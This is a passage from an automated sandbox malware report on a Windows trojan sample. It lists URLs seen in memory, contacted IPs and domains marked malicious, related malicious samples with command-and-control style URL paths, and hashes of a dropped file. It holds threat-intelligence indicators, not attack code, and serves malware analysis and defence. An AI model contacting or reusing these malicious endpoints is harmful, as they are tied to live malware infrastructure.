http://www.anygivenrunday.com/8u3b/?DzrXY=mgRUTtjP8oa9OY5PRVEI9pvNIm77vLp11T7wLcVaXT+EQBswbtHCc7JJdGZTw0GPMHIV&zR-4v=0v1D8ZZ8otVT4F9P	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html3	g1EhgmCqCD.exe, 00000001.00000003.653172373.0000000005B7E000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers?	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.com	g1EhgmCqCD.exe, 00000001.00000003.649849949.0000000005B7A000.00000004.00000001.sdmp, g1EhgmCqCD.exe, 00000001.00000003.649877535.0000000005B65000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com$d	g1EhgmCqCD.exe, 00000001.00000003.649877535.0000000005B65000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.founder.com.cn/cnH	g1EhgmCqCD.exe, 00000001.00000003.649355538.0000000005B96000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	g1EhgmCqCD.exe, 00000001.00000002.667933486.0000000002A62000.00000004.00000001.sdmp	false		high
http://www.fontbureau.comiona	g1EhgmCqCD.exe, 00000001.00000002.667751786.00000000011E0000.00000004.00000040.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sandoll.co.krcom	g1EhgmCqCD.exe, 00000001.00000003.649163045.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnr	g1EhgmCqCD.exe, 00000001.00000003.649286426.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000004.00000002.911535792.0000000002B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.churchsw.org/church-projector-project	g1EhgmCqCD.exe	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.krn	g1EhgmCqCD.exe, 00000001.00000003.649163045.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.kr	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	g1EhgmCqCD.exe, 00000001.00000002.667858038.00000000029F1000.00000004.00000001.sdmp	false		high
http://www.carterandcone.comI	g1EhgmCqCD.exe, 00000001.00000003.649849949.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/8	g1EhgmCqCD.exe, 00000001.00000003.649504763.0000000005B98000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comTC	g1EhgmCqCD.exe, 00000001.00000003.649877535.0000000005B65000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comnic	g1EhgmCqCD.exe, 00000001.00000003.649849949.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.churchsw.org/repository/Bibles/	g1EhgmCqCD.exe	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comu	g1EhgmCqCD.exe, 00000001.00000003.649849949.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.coma	g1EhgmCqCD.exe, 00000001.00000002.667751786.00000000011E0000.00000004.00000040.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://en.wikip	g1EhgmCqCD.exe, 00000001.00000003.651135793.0000000005B80000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.comI	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, g1EhgmCqCD.exe, 00000001.00000003.649355538.0000000005B96000.00000004.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://mollysmulligan.com/8u3b/?DzrXY=Q16	msiexec.exe, 00000009.00000002.912045913.00000000049E2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-user.html	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn6	g1EhgmCqCD.exe, 00000001.00000003.649355538.0000000005B96000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comfr	g1EhgmCqCD.exe, 00000001.00000003.649877535.0000000005B65000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	g1EhgmCqCD.exe, 00000001.00000002.672366570.0000000005C50000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.696302536.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.krn-u	g1EhgmCqCD.exe, 00000001.00000003.649163045.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr-	g1EhgmCqCD.exe, 00000001.00000003.649163045.0000000005B7A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.founder.com.cn/cnKr4	g1EhgmCqCD.exe, 00000001.00000003.649355538.0000000005B96000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.247.179.61	www.anygivenrunday.com	United States		40065	CNSERVERSUS	true
107.180.51.23	timbraunmusician.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
34.102.136.180	2000deal.com	United States		15169	GOOGLEUS	false
184.168.131.241	kayandbernard.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.216	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404135
Start date:	04.05.2021
Start time:	18:38:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	g1EhgmCqCD.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@13/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.9% (good quality ratio 7.9%) • Quality average: 72.8% • Quality standard deviation: 32.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.255.188.83, 92.122.145.220, 204.79.197.200, 13.107.21.200, 104.43.139.144, 13.88.21.125, 20.82.210.154, 52.155.217.156, 2.20.142.210, 2.20.142.209, 20.54.26.129, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:39:09	API Interceptor	2x Sleep call for process: g1EhgmCqCD.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.247.179.61	letterhead.exe	Get hash	malicious	Browse	• www.theolivebrand.com/epms/?x4uDfZgH=AEnXnI+4HUxl9CBgyHEJGsyTY82OFbwVnA5/XP0kPzTReL1QVjubBwVJtrf1DvZchgVu&Cj30v=9rJhur7HoF7lOxC

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BL836477488575.exe	Get hash	malicious	Browse	• www.alergiaalfrio.com/mb7q/?-ZbLpz4=xi8dSD9FPnKR7HLGQvP47booguUCNFFDDwgIBKtYhKV6h2Dpui8G7mnaQgW+bIdx3Yok&3f=Blgp
	BIOTECHPO960488580.exe	Get hash	malicious	Browse	• www.alergiaalfrio.com/mb7q/?KneXF=xi8dSD9FPnKR7HLGQvP47booguUCNFFDDwgIBKtYhKV6h2Dpui8G7mnaQgWUE4txzagk&pPB=K2MDkxRXyRbTZrrp
	9VZe9OnL4V.exe	Get hash	malicious	Browse	• www.chiba-kyujin.com/mjs/?ohoDP=Szrhs8&EzrxBfhH=Dg2+jvPdn+TYhYd/o8GRI/Tb0e+YllzkLIUYrLOAkmcumVCRF9uFS2RXapE/bh4Mx4qx
107.180.51.23	http://https://mcclains.ddns.net/solve/UKJCIAOSJDJkksdMMS/customer-IDPP00C789/auth/	Get hash	malicious	Browse	
184.168.131.241	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• www.theboundless.life/bbqo/?Rb=M42dVLz8&XB64XbO8=5cE52+XUn5YOw4VrTBFj5Yjg6Bdl2wnKeIdlDky+FVUstW8yNKK8e4wg1M4nQ/djAnNx
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• www.politicalnobody.com/.q0os/?action=fbgen&v=110&crc=669
	don.exe	Get hash	malicious	Browse	• www.montcoimmigrationlawyer.com/uoe8/?Y4plXns=DVW7OxuTiipzhEotDzIJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&BR=cjlpd
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• www.shopprodeovegas.com/xcl/?DVodV=VtxhA2oX1n1prL&aRm4ZbJP=Q4feKhQOcUvJUP8oz4L5oOA8Xtl+UFUMw1FgXJ9gQG3EsyP4HUo30rkjHaPboD73BEgI

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	O1E623TjjW.exe	Get hash	malicious	Browse	• www.mojilifenoosa.com/uoe8/?hL3=CVv7qMV6HbciCWFzqhUZZAQ0US+YdWqRbJ1eYpd5+PQQEEyRiYk8iw/aqidrZZ92WW4b0bAtNQ==&lN68=VTUTzPuXE25p9L
	product specification.xlsx	Get hash	malicious	Browse	• www.catherineandwilson.com/uoe8/?3fz=KdZiceDtrkPSh5wICXOYCMhbIwexAutPvfm5ku1h+ZdZhJi6amIzeeuRyyZPsh51ag6xYA==&-Z54yn=EN9puliPkdzp4
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• www.presentationmagic.online/hsd/?QFQH4r=1bG8ElMXxJthtncP&qFN41JEh=gbeajf+ETOHEP0PZHUr0sH0pmTI6pJIXyLWb6Ib5oE0X8yNQm9fn6k4Inoesq/tjFe61
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?pPB=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14FnjpsvvdwaEw6ThFlMbwfIqHdYGe9kyQ==&Hpq=V6AHiBHXhz5LI4
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• www.shoprodeovegas.com/xcl/?0L0tLd=Q4feKhQOcUvJUP8oz4L5oOA8XtI+UFUMw1FgXJ9gQG3EsyP4HUo30rkjHaPboD73BEgI&jFNTjJ=aFNTkJDx
	493bfe21_by_Libranalysis.exe	Get hash	malicious	Browse	• www.bodropе.com/8njn/?CTvX=cvRh_lYP&uFNl=Q5lxd4nOV6z6CcdYecjp1LutROUMPU3SQE6azJE1Czw7E14vrt/nRyUCs3zJRvNDQvTm

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	krJF4BtzSv.exe	Get hash	malicious	Browse	• www.smarthealthubclub.com/oerg/?YL0=8pN4l4&r6A=9BaAtcK5xATnUYN0KSqZEziiqzIuiVppJqo/+bNoUNfJehdCQkqUVzs22u6IBE0AgZIm
	MRQUolkoK7.exe	Get hash	malicious	Browse	• www.ottawahomevalues.info/8u3b/?9rwxC4Lh=xUmcyzOk4AdBu/tilHHAKcZZd7JmKNqhEsoN8UKLLkcB2vFqOaieKULrS5S3/+NfkzmCUnU9lg==&o2=iN68aFPHs
	PO20210429.xlsx	Get hash	malicious	Browse	• www.abundando.com/8u3b/?Mz=ltx0qfi0x45&WBZXQ8j=VA7b8QnlVeQJLb4vJ/jdAFdrsC+XTLKBbUdPfJTqVxRnd+9E52kRPAdLCgwgRBmqlhQAqg==
	z5Wqivscwd.exe	Get hash	malicious	Browse	• www.essential.care/f0sg/?9rQPJl=g9LzgpKuBvImk0kG+GJMLFKZevb+pnBUPQILZLjjt7sgNrDsNlImg91PoYPi1VOUwj/O&EzrtFB=4hL05l3xNH1L
	DHL_S390201.exe	Get hash	malicious	Browse	• www.thevandolly.com/u2gd/?Rnm=XPc43lnxP&IDKPY0x=9TQa0wlBYwfJDwG2Z9hvZYJBv0iycAFxoKvqpGfSPWIdmtTiS4MQ+l/8YKrwePIIqW4
	SWIFT COPY.exe	Get hash	malicious	Browse	• www.brad-caroline.com/gnf/?LZhxv=apOpNte8alFpO6vP&7nE4Zlw=g15J7GGOuse5iUv+r/h5g/mBWked130OqUrJnFmD3Jgb0UMGkh9+WkxhJWheCXb3PGqf
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• www.ssssummit.com/uv34/?gjKTUx=6lchmDL0&rnKTobm=WMQTG0rumw6bKas1ntyyM+QsxkhHxu1ZUcBmNY6ij7cyCWSVhqmkPYQs9C/7EVYcnBE0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	letterhead.exe	Get hash	malicious	Browse	• www.accidentattornearme.net/epms/?x4uDfZgH=njiKImUeNemx2H2C1bki9Spb1pz8bRxtrDi2F8yKp6wD2n21irAidQ0QvvZYOXwohy7E&Cj30v=9rJhur7HoF7lOxC
	Updated April SOA.xlsx	Get hash	malicious	Browse	• www.bookbeachchairs.com/hx3a/?BDH=EBC1Cs7p3SY2xjAhEgLKPc+2rIVZ9PU/AWUwkk97HGSV6MybJ9/jFRm9oMKT03OILBUCjg==&SH6=u2JtglFH
	PO522-100500.xlsx	Get hash	malicious	Browse	• www.gosunnydale.com/g050/?d488QFPX=o2gTQ9OSopF0Rpofc5ko6zANYJWIJ/VufnZrGO9o/pAUuoJbu+eBnU7CK63iv20XZ5Q9uw==&i4bD=-Z54yn

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	Payment.xlsx	Get hash	malicious	Browse	• 198.54.117.210
	w73FtMA4ZTl9NFm.exe	Get hash	malicious	Browse	• 198.54.117.212
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.54.117.218
	MRQUolkoK7.exe	Get hash	malicious	Browse	• 198.54.117.212
	REVISED PURCHASE ORDER.exe	Get hash	malicious	Browse	• 198.54.117.217
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 198.54.117.218
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• 198.54.117.218
	register.jpg.dll	Get hash	malicious	Browse	• 198.54.117.217
	24032130395451.pdf .exe	Get hash	malicious	Browse	• 198.54.117.218
	PO17439.exe	Get hash	malicious	Browse	• 198.54.117.215
	pdf Re revised PI 900tons.exe	Get hash	malicious	Browse	• 198.54.117.216
	YJgdGYWCni.exe	Get hash	malicious	Browse	• 198.54.117.211
	Passport_ID_jpg.exe	Get hash	malicious	Browse	• 198.54.117.211
	Taekwang Quote - 210421_001.exe	Get hash	malicious	Browse	• 198.54.117.211
	Ac5RA9R99F.exe	Get hash	malicious	Browse	• 198.54.117.218
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• 198.54.117.218
	1400000004-arrival.exe	Get hash	malicious	Browse	• 198.54.117.211
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 198.54.117.217
	uNttFPI36y.exe	Get hash	malicious	Browse	• 198.54.117.216

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	TT.exe	Get hash	malicious	Browse	• 107.180.41.236
	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 184.168.131.241
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.62.168.157
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 184.168.131.241
	HAWB AND INV.exe	Get hash	malicious	Browse	• 107.180.57.119
	Inquiry 05042021.doc	Get hash	malicious	Browse	• 107.180.43.16

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	don.exe	Get hash	malicious	Browse	• 184.168.131.241
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 184.168.131.241
	O1E623TjjW.exe	Get hash	malicious	Browse	• 184.168.131.241
	product specification.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• 184.168.131.241
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 184.168.131.241
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 184.168.131.241
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 107.180.44.132
AS-26496-GO-DADDY-COM-LLCUS	TT.exe	Get hash	malicious	Browse	• 107.180.41.236
	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 184.168.131.241
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.62.168.157
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 184.168.131.241
	HAWB AND INV.exe	Get hash	malicious	Browse	• 107.180.57.119
	Inquiry 05042021.doc	Get hash	malicious	Browse	• 107.180.43.16
	don.exe	Get hash	malicious	Browse	• 184.168.131.241
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 184.168.131.241
	O1E623TjjW.exe	Get hash	malicious	Browse	• 184.168.131.241
	product specification.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• 184.168.131.241
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 184.168.131.241
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 184.168.131.241
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 107.180.44.132
CNSERVERSUS	don.exe	Get hash	malicious	Browse	• 45.142.156.44
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 45.205.61.240
	letterhead.exe	Get hash	malicious	Browse	• 172.247.179.61
	DRAFT SHIPPING DOCUMENTS.xlsx	Get hash	malicious	Browse	• 45.142.156.44
	pending orders0308 D2101002610 pdf.exe	Get hash	malicious	Browse	• 172.247.179.59
	JLqUPrxTza.exe	Get hash	malicious	Browse	• 45.93.101.93
	Swift Copy#0002.exe	Get hash	malicious	Browse	• 45.142.156.44
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 45.142.156.44
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 23.225.41.92
	Swift002.exe	Get hash	malicious	Browse	• 23.225.197.29
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 45.142.156.44
	Purchase Order.xlsx	Get hash	malicious	Browse	• 45.142.156.44
	Statement Of account.exe	Get hash	malicious	Browse	• 45.205.60.183
	dot.dot	Get hash	malicious	Browse	• 45.142.156.44
	NEW ORDER - BLL04658464.exe	Get hash	malicious	Browse	• 154.198.253.11
	New Order.exe	Get hash	malicious	Browse	• 23.225.41.18
	BL836477488575.exe	Get hash	malicious	Browse	• 172.247.179.61
	B of L - way bill return.exe	Get hash	malicious	Browse	• 154.198.253.11

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• 45.142.156.44
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 154.198.19 6.146

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\g1EhgmCqCD.exe.log

Process:	C:\Users\user\Desktop\g1EhgmCqCD.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
